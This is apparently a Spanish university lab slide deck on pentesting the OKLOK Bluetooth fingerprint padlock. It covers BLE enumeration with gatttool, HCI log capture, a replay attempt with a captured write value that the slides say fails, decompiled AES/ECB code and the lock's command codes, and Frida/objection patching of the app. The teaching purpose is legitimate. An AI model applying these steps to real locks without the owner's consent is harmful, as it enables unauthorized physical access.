



# Seguridad y Legalidad: Máster en el IoT (UCM)

Práctica 2


Attify Pentest: OKLOK

Prof.: Joaquín Recas



# Dispositivo OKLOK

Fingerprint unlock	Cellphone unlock	Remote key sharing	Wechat scanning QR code to unlock
Wechat mini program	Battery checking by cellphone	Unlock history checking	Unlock location checking
USB charging interface	CC2541 processor	Semiconductor sensor	Aluminum alloy material





# OKLOK

深圳市龙兄弟数码锁有限公司 Tools


★★★★★ 186

E Everyone

This app is available for your device

You can share this with your family. [Learn more about Family Library](#)

Installed



Eric Davis  
January 5, 2021

Pretty good app and product so far. I would recommend just two things. 1) Limit the amount of access you need. 2) Under usage, identify who opened the lock.

David Jenkins  
January 29, 2021

I bought a biomeric padlock and now i cant use it unless i agree to give the app access to everything on my phone. This shouldnt need access to anything but bluetooth

JD Rogers  
October 19, 2020

This lock is just a way for the maker to have access to everything on your phone. Will not even connect correctly, and will not connect without giving it ALL permissions. My recommendation is to delete the app, return the lock to where you purchased it and run spyware and malware on your phone.....

[Full Review](#)

Ishmael Hardin  
February 10, 2021

Product works well. At times I forget to charge the lock but this thing don't die easy

[READ ALL REVIEWS](#)





# OKLOK - This app has access to:



## Device & app history

- retrieve running apps
- read your Web bookmarks and history



## Identity

- find accounts on the device



## Contacts

- find accounts on the device



## Location

- approximate location (network-based)
- precise location (GPS and network-based)
- access extra location provider commands



## Phone

- read phone status and identity



## Photos/Media/Files

- read the contents of your USB storage
- modify or delete the contents of your USB storage



## Storage

- read the contents of your USB storage
- modify or delete the contents of your USB storage



## Camera

- take pictures and videos



## Wi-Fi connection information

- view Wi-Fi connections



## Device ID & call information

- read phone status and identity




## Other

- download files without notification
- view network connections
- pair with Bluetooth devices
- access Bluetooth settings
- connect and disconnect from Wi-Fi
- full network access
- control Near Field Communication
- control vibration
- prevent device from sleeping



# Funcionamiento



\*El candado no puede estar enlazado con otra cuenta

# OKLOK Pentest



- Averiguar qué mensaje BLE del teléfono desbloquea el candado y mandarlo usando otro dispositivo no autorizado
- Primeros pasos a seguir:
  1. Obtener la dirección física del candado
  2. Hacer una conexión con el dispositivo
  3. Ver la interfaz expuesta (servicios)
    - I. Servicios
    - II. Características
    - III. Propiedades
    - IV. Manejadores



# BlueZ: hcitool & gatttool

```
masteriot@ubuntu:~  
File Edit View Search Terminal Help  
^Cmasteriot@ubuntu:~$ sudo hcitool lescan  
LE Scan ...  
5E:EF:85:FA:CD:3F (unknown)  
5E:EF:85:FA:CD:3F (unknown)  
4A:3E:6A:76:73:D2 (unknown)  
4A:3E:6A:76:73:D2 (unknown)  
B4:52:A9:A6:43:EA (unknown)  
B4:52:A9:A6:43:EA BlueFPL  
75:F3:C2:F1:B1:DD (unknown)  
75:F3:C2:F1:B1:DD (unknown)  
65:AB:BB:24:35:E1 (unknown)  
65:AB:BB:24:35:E1 (unknown)  
masteriot@ubuntu:~$ sudo gatttool -i hci0 -b B4:52:A9:A6:43:EA -I  
[B4:52:A9:A6:43:EA][LE]> connect  
Attempting to connect to B4:52:A9:A6:43:EA  
Connection successful  
[B4:52:A9:A6:43:EA][LE]> primary  
attr handle: 0x0001, end grp handle: 0x0008 uuid: 0000fee7-0000-1000-8000-00805f9b34fb  
attr handle: 0x0009, end grp handle: 0x0013 uuid: 00001800-0000-1000-8000-00805f9b34fb  
attr handle: 0x0014, end grp handle: 0x0017 uuid: 00001801-0000-1000-8000-00805f9b34fb  
attr handle: 0x0018, end grp handle: 0xffff uuid: f000fffc0-0451-4000-b000-000000000000  
[B4:52:A9:A6:43:EA][LE]> char-set-all  
handle: 0x0002, char properties: 0x08, char value handle: 0x0003, uuid: 000036f5-0000-1000-8000-00805f9b34fb  
handle: 0x0005, char properties: 0x10, char value handle: 0x0006, uuid: 000036f6-0000-1000-8000-00805f9b34fb  
handle: 0x000a, char properties: 0x02, char value handle: 0x000b, uuid: 00002a00-0000-1000-8000-00805f9b34fb  
handle: 0x000c, char properties: 0x02, char value handle: 0x000d, uuid: 00002a01-0000-1000-8000-00805f9b34fb  
handle: 0x000e, char properties: 0x0a, char value handle: 0x000f, uuid: 00002a02-0000-1000-8000-00805f9b34fb  
handle: 0x0010, char properties: 0x08, char value handle: 0x0011, uuid: 00002a03-0000-1000-8000-00805f9b34fb  
handle: 0x0012, char properties: 0x02, char value handle: 0x0013, uuid: 00002a04-0000-1000-8000-00805f9b34fb  
handle: 0x0015, char properties: 0x20, char value handle: 0x0016, uuid: 00002a05-0000-1000-8000-00805f9b34fb  
handle: 0x0019, char properties: 0x1c, char value handle: 0x001a, uuid: f000fffc1-0451-4000-b000-000000000000  
handle: 0x001d, char properties: 0x1c, char value handle: 0x001e, uuid: f000fffc2-0451-4000-b000-000000000000  
[B4:52:A9:A6:43:EA][LE]>
```

Acceso GAP: Dispositivo

Servicios primarios

Características

SL



# Bettercap

- Bettercap: *the Swiss Army knife for WiFi, Bluetooth Low Energy, wireless HID hijacking and Ethernet networks reconnaissance and MITM attacks.*
- Permite ver manejadores y servicios de forma más *amigable*:

Handles	Service > Characteristics	Properties	Data
0001 -> 0008 0003 0006	fee7 36f5 36f6	No estándar	
0009 -> 0013 000b 000d 000f 0011 0013	Generic Access (1800) Device Name (2a00) Appearance (2a01) Peripheral Privacy Flag (2a02) Reconnection Address (2a03) Peripheral Preferred Connection Parameters (2a04)	WRITE NOTIFY	Unknown Privacy Disabled Connection Interval: 80 -> 160 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1000
0014 -> 0017 0016	Generic Attribute (1801) Service Changed (2a05)	INDICATE	
0018 -> ffff 001a 001e	f000ffc004514000b0000000000000000 f000ffc104514000b0000000000000000 f000ffc204514000b0000000000000000	WRITE, NOTIFY WRITE, NOTIFY	

# OKLOK Pentest



## ■ Capturar y analizar el tráfico BLE:

1. Usando HW/SW específico como ubertooth:
  - Open source wireless development platform suitable for Bluetooth experimentation.
2. Usando el *Smartphone (rooted)*
3. Usando máquina Virtual Androidx86
  - Acceso al dispositivo BT del Host
4. Usando **Android en Raspberry Pi**
  1. Conectar teclado y ratón
  2. Hacer configuración inicial
  3. Poner en red con el PC
  4. Apagar ordenadamente (F5)



# OKLOK Pentest

- Raspberry Pi Android 9 ([LineageOS 16.0](#)):
  - Soporte para BLE
  - Activar '*Developer options*':
    - Click 17 veces en: *Settings->About tablet->Build number*
    - *Dentro de Settings -> System -> Advanced -> Developer Options:*
      - Activar '*Bluetooth HCI snoop log*'
      - Habilitar acceso de *root* (RPi)
      - Activar *adb* por red (RPi)
      - Activar *Local Terminal*
  - Instalar App OKLOK
    - Play Store (no disponible en la RasPi)
    - Raspberry Pi mediante *abd* ([Android Debug Bridge](#))



# OKLOK Pentest

- Instalación mediante adb:

```
masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4
File Edit View Search Terminal Help
masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4$ adb connect 192.168.1.218
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.1.218:5555
masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4$ adb root
adb is already running as root
masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4$ adb install oklok_v1.5.7.apk
Success
masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4$
```

- Dar permiso a todo lo solicitado **MUY IMPORTANTE**
- Registrar cuenta, asociar candado, grabar huella.



# OKLOK Pentest

- Abrir el candado con la App para registrar HCI log
  - Tocar el sensor de huella para activar el candado.
- Abrir terminal linux en red con el dispositivo Android y obtener el fichero de *log BLE*:

```
● masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4
File Edit View Search Terminal Help
masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4$ adb pull ./data/misc/bluetooth/logs/btsnoop_hci.log
./data/misc/bluetooth/logs/btsnoop_hci.log: 1 file pulled. 0.2 MB/s (340406 bytes in 1.598s)
masteriot@ubuntu:/media/sf_P2-OKLOK/Raspi4$
```

- Analizar el trafico usando





# OKLOK Pentest

btsnoop\_hci.log

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

btatt.opcode == "Write Request" && btatt.handle == 3

No.	Time	Source	Destination	Protocol	Length	Info
101	5.692704	localhost ()	TexasIns_a6:43:ea (BlueFPL)	ATT	27	Sent Write Request, Handle: 0x0003 (Tencent Holdings Limited.: Unknown)
105	5.843486	localhost ()	TexasIns_a6:43:ea (BlueFPL)	ATT	27	Sent Write Request, Handle: 0x0003 (Tencent Holdings Limited.: Unknown)
109	6.222596	localhost ()	TexasIns_a6:43:ea (BlueFPL)	ATT	27	Sent Write Request, Handle: 0x0003 (Tencent Holdings Limited.: Unknown)
113	7.216778	localhost ()	TexasIns_a6:43:ea (BlueFPL)	ATT	27	Sent Write Request, Handle: 0x0003 (Tencent Holdings Limited.: Unknown)

+ Frame 101: 27 bytes on wire (216 bits), 27 bytes captured (216 bits)  
+ Bluetooth  
+ Bluetooth HCI H1 Sent ACL Data  
+ Bluetooth HCI ACL Packet  
+ Bluetooth L2CAP Protocol  
- Bluetooth Attribute Protocol  
  + Opcode: Write Request (0x12)  
  + Handle: 0x0003 (Tencent Holdings Limited.: Unknown)  
  Value: 64642f5d28a845260d9c3b7464d1003f

0000 01 0e 17 00 13 00 04 00 12 03 00 04 04 21 5d 28  
0010 a8 45 26 0d 9c 3b 74 64 d1 00 3f ·E&..;td ..?

Dados aparentemente cifrados

Value (btatt.value), 16 bytes

Packets: 126 · Displayed: 4 (3.2%)

Profile: Default



# OKLOK Pentest

btsnoop\_hci.log

btatt.opcode == "Handle Value Notification" && btatt.handle == 6

No.	Time	Source	Destination	Protocol	Length	Info
103	5.822713	TexasIns_a6:43:ea (BlueFPL)	localhost ()	ATT	27	Rcvd Handle Value Notification, Handle: 0x0006 (Tencent Holdings Limited.: Unknown)
107	5.962962	TexasIns_a6:43:ea (BlueFPL)	localhost ()	ATT	27	Rcvd Handle Value Notification, Handle: 0x0006 (Tencent Holdings Limited.: Unknown)
112	6.663068	TexasIns_a6:43:ea (BlueFPL)	localhost ()	ATT	27	Rcvd Handle Value Notification, Handle: 0x0006 (Tencent Holdings Limited.: Unknown)
121	7.923041	TexasIns_a6:43:ea (BlueFPL)	localhost ()	ATT	27	Rcvd Handle Value Notification, Handle: 0x0006 (Tencent Holdings Limited.: Unknown)
123	10.092752	TexasIns_a6:43:ea (BlueFPL)	localhost ()	ATT	27	Rcvd Handle Value Notification, Handle: 0x0006 (Tencent Holdings Limited.: Unknown)

Filtramos las通知 en del manejador 6

+ Frame 103: 27 bytes on wire (216 bits), 27 bytes captured (216 bits)  
+ Bluetooth  
+ Bluetooth HCI H1 Rcvd ACL Data  
+ Bluetooth HCI ACL Packet  
+ Bluetooth L2CAP Protocol  
- Bluetooth Attribute Protocol  
  + Opcode: Handle Value Notification (0x1b)  
  + Handle: 0x0006 (Tencent Holdings Limited.: Unknown)  
  Value: b7375edb4311b888c78b794fa828853

0000	01	2e	17	00	13	00	04	00	1b	06	00	b7	3f	be	dc	b4
0010	31	1b	88	8c	78	b7	94	fa	82	88	53					

Value (btatt.value), 16 bytes

Packets: 126 · Displayed: 5 (4.0%)

Profile: Default



# BLE Reply attack

```
● masteriot@ubuntu: ~
File Edit View Search Terminal Help
masteriot@ubuntu:~$ sudo gatttool -i hci0 -b B4:52:A9:A6:43:EA -I
[B4:52:A9:A6:43:EA][LE]> connect
Attempting to connect to B4:52:A9:A6:43:EA
Connection successful
[B4:52:A9:A6:43:EA][LE]> char-write-req 0x003 084e42b2edab7404bb4310c9a22abeac
Characteristic value was written successfully
[B4:52:A9:A6:43:EA][LE]> █
```

Pese a que el candado recibe el paquete no se abre 😭 😭


- Siguientes pasos:
  - Averiguar método de cifrado y cifra empleada
  - Averiguar protocolo de apertura



# JADX

- Dex ([Dalvik Executable](#)) to Java decompiler
  - Command line and GUI tools for produce Java source code from Android **Dex** and **Apk** files
- Main features:
  - decompile Dalvik bytecode to java classes from **APK**, **dex**, **aar** and **zip** files
  - decode *AndroidManifest.xml* and other resources from *resources.arsc*
  - deobfuscator included
- jadx-gui features:
  - view **decompiled code** with highlighted syntax
  - jump to declaration
  - find usage
  - full text search

<https://github.com/skylot/jadx>



# Jadx-gui: oklok\_v1.3.0.apk

Demasiada info, ¿Por dónde empezamos?:

- Métodos de cifrado (AES)
- Métodos/Variables interesantes:
  - Open\_Lock
  - Password
- Nombre BLE:
  - BlueFPL
- Características no estándar:
  - 36f5
  - 36f6

```

private TaskExecutor mDelegate = this.mDefaultTaskExecutor;

private ArchTaskExecutor() {
}

@NonNull
public static ArchTaskExecutor getInstance() {
    if (sInstance != null) {
        return sInstance;
    }
    synchronized (ArchTaskExecutor.class) {
        if (sInstance == null) {
            sInstance = new ArchTaskExecutor();
        }
    }
    return sInstance;
}

```

JADX memory usage: 0.17 GB of 4.00 GB



# Jadx-gui: oklok \_v1.3.0.apk

Text search

Search for text: openlock

Search definitions of:

Class  Method  Field  Code

Case insensitive

Node

```
import com.coolu.blelibrary.mode.OpenLockTxOrder;
return CMDUtils.exchangeInfo(new OpenLockTxOrder());
public class OpenLockTxOrder extends TxOrder {
public OpenLockTxOrder() {
public static void openLockByBLE(Activity activity2, String str, String str2) {
import com.oklok.y.bean.OpenLockType;
private OpenLockType openLockType;
this.openLockType = new OpenLockType();
this.openLockType.setId(Long.parseLong(this.lockId));
this.openLockType.setMac(this.mac);
import com.coolu.blelibrary.mode.OpenLockTxOrder;
new MyThread(EncryptUtils.Encrypt(ConvertUtils.hexString2Bytes(new OpenLockTxOrder())));
private boolean isSelectOpenLock = false;
this.isSelectOpenLock = true;
this.isSelectOpenLock = false;
bundle.putBoolean("isSelectOpenLock", this.isSelectOpenLock);
TextView textView = (TextView) findViewById(R.id.textView);
textView.setText("OKLOCK");
}
```

<- > Showing results 1 to 100 of 114

Open Cancel

La clase *com.coolu.blelibrary* parece prometedora

# com.coolu.blelibrary



\*New Project - jadx-gui

File View Navigation Tools Help

OKLOK\_v1.3.apk

Source code

- android
- borts
- butterknife
- com
  - TFSC.TFSCSD
  - amap.api
  - autonavi.aps.amapapi.model
  - bumptech.glide
  - coolu.blelibrary
    - config
      - Config
    - mode
    - utils
      - BLEUtils
      - CMDUtils
      - ConvertUtils
      - GlobalParameterUtils
    - BLEService
    - BuildConfig
    - CMDAPI
    - R
  - eloutink
  - facebook
  - fitsleep.sunshinelibrary
  - github.clans.fab
  - google
  - igexin
  - jakewharton.rxbinding
  - jni.tfsoft
  - jzxiang.pickerview
  - kyleduo.switchbutton
  - loc
  - oklok.y
  - qiniu.android
  - sunshine.dao.db
  - tencent
  - trello.rxifecycle
  - whty
  - wkq.library

com.coolu.blelibrary.utils.BLEUtils

```
intent.putExtra(BLEService.BLUETOOTH_CONNECT_DEVICE, bluetoothDevice);
BLEUtils.activity.startService(intent);
}
public static String mac;
public static String password;

public static void openLockByBLE(Activity activity2, String str, String str2, String str3) {
    mac = str;
    activity = activity2;
    key = str2;
    password = str3;
    BluetoothAdapter defaultAdapter = BluetoothAdapter.getDefaultAdapter();
    Config.setKEY(str2, 0);
    char[] charArray = str3.toCharArray();
    for (int i = 0; i < charArray.length; i++) {
        Config.password[i] = (byte) charArray[i];
    }
    if (defaultAdapter == null) {
        return;
    }
    if (!defaultAdapter.isEnabled()) {
        activity2.startActivityForResult(new Intent("android.bluetooth.adapter.action.REQUEST_ENABLE"), RECONNECT_CODE);
    } else if (device == null || !str.equals(device.getAddress())) {
        startLeScan(activity2, mLeScanCallback);
    } else {
        Intent intent = new Intent(activity2, BLEService.class);
        intent.putExtra(BLEService.BLUETOOTH_CONNECT_DEVICE, device);
        activity2.startService(intent);
    }
}

public static void startLeScan(Activity activity2, BluetoothAdapter.LeScanCallback leScanCallback) {
    BluetoothAdapter defaultAdapter = BluetoothAdapter.getDefaultAdapter();
    if (Build.VERSION.SDK_INT < 23) {
        defaultAdapter.startLeScan(leScanCallback);
    } else if (activity2.checkSelfPermission("android.permission.ACCESS_COARSE_LOCATION") != 0) {
        activity2.requestPermissions(new String[]{"android.permission.ACCESS_COARSE_LOCATION"}, FMParseConstants.COLON);
    } else {
}
```

Code Small

JADX memory usage: 0.46 GB of 4.00 GB



# com.coolu.blelibrary

\*New Project - jadx-gui

File View Navigation Tools Help

OKLOK\_v1.3.0.apk  
Source code

Estos métodos  
*Encrypt/Decrypt*  
parecen interesantes

```

    }
}

97     public static byte[] Encrypt(byte[] bArr, byte[] bArr2) {
98         try {
99             SecretKeySpec secretKeySpec = new SecretKeySpec(bArr2, "AES");
100            Cipher instance = Cipher.getInstance("AES/ECB/NoPadding");
101            instance.init(1, secretKeySpec);
102            return instance.doFinal(bArr);
103        } catch (Exception unused) {
104            return null;
105        }
106    }

113    public static byte[] Decrypt(byte[] bArr, byte[] bArr2) {
114        try {
115            SecretKeySpec secretKeySpec = new SecretKeySpec(bArr2, "AES");
116            Cipher instance = Cipher.getInstance("AES/ECB/NoPadding");
117            instance.init(2, secretKeySpec);
118            return instance.doFinal(bArr);
119        } catch (Exception unused) {
120            return null;
121        }
122    }

125    public static int byteArrayToInt(
126        return ((bArr[0] & 255) << 8
127    }

139    public static int twoBytesToInt(
140        return ((bArr[0] & 255) << 8
141    }

145    public static String toHexString(byte[] bArr) {
146        return new String(encodeHex(bArr));
    }
}

```

AES configuración ECB:  
Misma salida para  
misma entrada

Code Smali

JADX memory usage: 0.63 GB of 4.00 GB



# com.coolu.blelibrary

\*New Project - jadx-gui

File View Navigation Tools Help

OKLOK\_v1.3.0.apk

Source code

- android
- bolts
- butterknife
- com
- freemarker
- javax.annotation
- okhttp3
- okio
- org
- retrofit2
- rx
- zxing.android

Resources

APK signature

com.coolu.blelibrary.mode.Order

```
56     public enum TYPE {
57         GET_BATTERY(InputDeviceCompat.SOURCE_DPAD),
58         UPDATE_VERSION(769),
59         OPEN_LOCK(1281),  
60         RESET_PASSWORD(1283),
61         RESET_PASSWORD2(1284),
62         RESET_LOCK(1292),
63         LOCK_STATUS(1294),
64         STOP_READ(1300),
65         GET_TOKEN(1537),
66         SET_TIME(1539),
67         READ_OPEN_LOG(1543),
68         GET_DEVICE_ID(2305),
69         RESET_AQ(2561),
70         SET_WIFI_NAME(4353),
71         SET_WIFI_PASSWORD(4609),
72         VOLUME_ADJUSTMENT(57345),
73         SET_PASSWORD(57601),
74         DELETE_PASSWORD(57857),
75         SET_KEY_PASSWORD(58369),
76         RESET_DEVICE(59393),
77         REGISTER_FINGERPRINT(61441),
78         QUERY_FINGERPRINT(61697),
79         DELETE_FINGERPRINT(61699),
80         RESET_FINGERPRINT(62465),
81         WRITE_CARD_MODE(64513),
82         DELETE_CARD_BY_ID(64523),
83         UPDATE_LOCK_DOOR_INFO(64525),
84         READ_CARD_MODE(64530),
85         QUERY_ID_CARD_NUMBER(64533),
86         WRITE_ID_CARD_NUMBER(64528);

87         final int value;
88
89         private TYPE(int i) {
90             this.value = i;
91         }
92     }
```

Code Smali

JADX memory usage: 0.31 GB of 4.00 GB



# com.coolu.blelibrary

\*New Project - jadx-gui

File View Navigation Tools Help

OKLOK\_v1.3.0.apk

Source code

```

dTxOrder  com.coolu.blelibrary.BLEService  com.coolu.blelibrary.BuildConfig  com.coolu.blelibrary.CMDAPI
165 public class CMDAPI {
    public static final String CMD_ADD_PASSWORD = "E102";
    public static final String CMD_CARD_WRITE_NUMBER = "FC11";
    public static final String CMD_CHANGE_PASSWORD = "0505";
    public static final String CMD_CLOSE_LOCK = "0508";
    public static final String CMD_DELETE_CARD_BY_ID = "FC0C";
    public static final String CMD_DELETE_FINGERPRINT = "F104";
    public static final String CMD_DELETE_PASSWORD = "E202";
    public static final String CMD_GET_LOCK_STATUS = "050F";
    public static final String CMD_GET_POWER = "0202";
    public static final String CMD_OPEN_LOCK = "0502";
    public static final String CMD_QUERY_FINGERPRINT = "F102";
    public static final String CMD_READ_CARD_NUMBER = "FC16";
    public static final String CMD_READ_CARD_RESULT = "FC14";
    public static final String CMD_READ_CARD_STATUS = "FC13";
    public static final String CMD_READ_OPEN_LOG = "0608";
    public static final String CMD_REGISTER_FINGERPRINT = "F002";
    public static final String CMD_REGISTER_FINGERPRINT_STATUS = "F003";
    public static final String CMD_REGISTER_FINGERPRINT_SUCCESS = "F004";
    public static final String CMD_RESET_DEVICE = "E802";
    public static final String CMD_RESET_FINGERPRINT = "F402";
    public static final String CMD_SET_KEY_PASSWORD = "E402";
    public static final String CMD_SET_TIME = "0604";
    public static final String CMD_SET_WIFI_NAME = "1102";
    public static final String CMD_SET_WIFI_PASSWORD = "1202";
    public static final String CMD_TOKEN = "0602";
    public static final String CMD_UPDATE_LOCK_DOOR_INFO = "FC0F";
    public static final String CMD_WIFI_STATUS = "1301";
    public static final String CMD_WRITE_CARD_MODE = "FC02";
    public static final String CMD_WRITE_CARD_RESULT = "FC82";

    public static byte[] OPEN_LOCK() {
        return CMDUtils.exchangeInfo(new OpenLockTxOrder());
    }
}

```

Code Smali

JADX memory usage: 0.47 GB of 4.00 GB



# FRIDA

- Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers:
  - Scriptable: **Inject your own scripts** into black box processes.
  - Portable: Works on Windows, macOS, GNU/Linux, iOS, Android, and QNX.
  - Free: Frida is and will always be free software
- Objection:
  - Runtime mobile exploration toolkit, powered by [Frida](#), built to help you assess the security posture of your mobile applications, without needing a jailbreak.






# Instrumentalizar Apk v1.3.0

```
masteriot@ubuntu:/media/sf_P2-OKLOK/RaspI4
File Edit View Search Terminal Help
masteriot@ubuntu:/media/sf_P2-OKLOK/RaspI4$ objection patchapk --source oklok_v1.3.0.apk --architecture armeabi
Using latest Github gadget version: 15.1.17
Patcher will be using Gadget version: 15.1.17
Detected apktool version as: 2.4.1
Running apktool empty-framework-dir...
I: Removing 1.apk framework file...
Unpacking oklok_v1.3.0.apk
App already has android.permission.INTERNET
Target class not specified, searching for launchable activity instead...
Reading smali from: /tmp/tmp1sk5kin0.apktemp/smali/com/oklok/y/activity/welcome/WelcomeActivity.smali
Injecting loadLibrary call at line: 6
Attempting to fix the constructors .locals count
Current locals value is 0, updating to 1:
Writing patched smali back to: /tmp/tmp1sk5kin0.apktemp/smali/com/oklok/y/activity/welcome/WelcomeActivity.smali
Copying Frida gadget to libs path...
Rebuilding the APK with the frida-gadget loaded...
Rebuilding the APK may have failed. Read the following output to determine if apktool actually had an error:

W: warning: string 'have_shared' has no default translation.
W: warning: string 'neue_id_karte' has no default translation.
W: warning: string 'to' has no default translation.

Built new APK with injected loadLibrary and frida-gadget
Performing zipalign
Zipalign completed
Signing new APK.
Signed the new APK
Copying final apk from /tmp/tmp1sk5kin0.apktemp.aligned.objection.apk to oklok_v1.3.0.objection.apk in current directory...
Cleaning up temp files...
masteriot@ubuntu:/media/sf_P2-OKLOK/RaspI4$
```



# Instrumentalizar Apk

```
● masteriot@ubuntu: ~/Desktop/Lock
File Edit View Search Terminal Help
masteriot@ubuntu:~/Desktop/Lock$ adb root
adb is already running as root
masteriot@ubuntu:~/Desktop/Lock$ adb uninstall com.oklok.y
Success
masteriot@ubuntu:~/Desktop/Lock$ adb install OKLOK_v1.3.0.objection.apk
OKLOK_v1.3.0.objection.apk: 1 file pushed. 4.8 MB/s (16037729 bytes in 3.212s)
    pkg: /data/local/tmp/OKLOK_v1.3.0.objection.apk
Success
masteriot@ubuntu:~/Desktop/Lock$
```

Instalación de App  
parcheada

```
● masteriot@ubuntu: /media/sf_P2-OKLOK/Alumnos
File Edit View Search Terminal Help
masteriot@ubuntu:/media/sf_P2-OKLOK/Alumnos$ adb connect 192.168.1.218
already connected to 192.168.1.218:5555
masteriot@ubuntu:/media/sf_P2-OKLOK/Alumnos$ adb root
adb is already running as root
masteriot@ubuntu:/media/sf_P2-OKLOK/Alumnos$ adb push frida-server-14.2.8-android-arm /data/local/tmp
frida-server-14.2.8-android-arm: 1 file pushed. 2.4 MB/s (17649360 bytes in 7.050s)
masteriot@ubuntu:/media/sf_P2-OKLOK/Alumnos$ adb shell
rpi4:/ # su
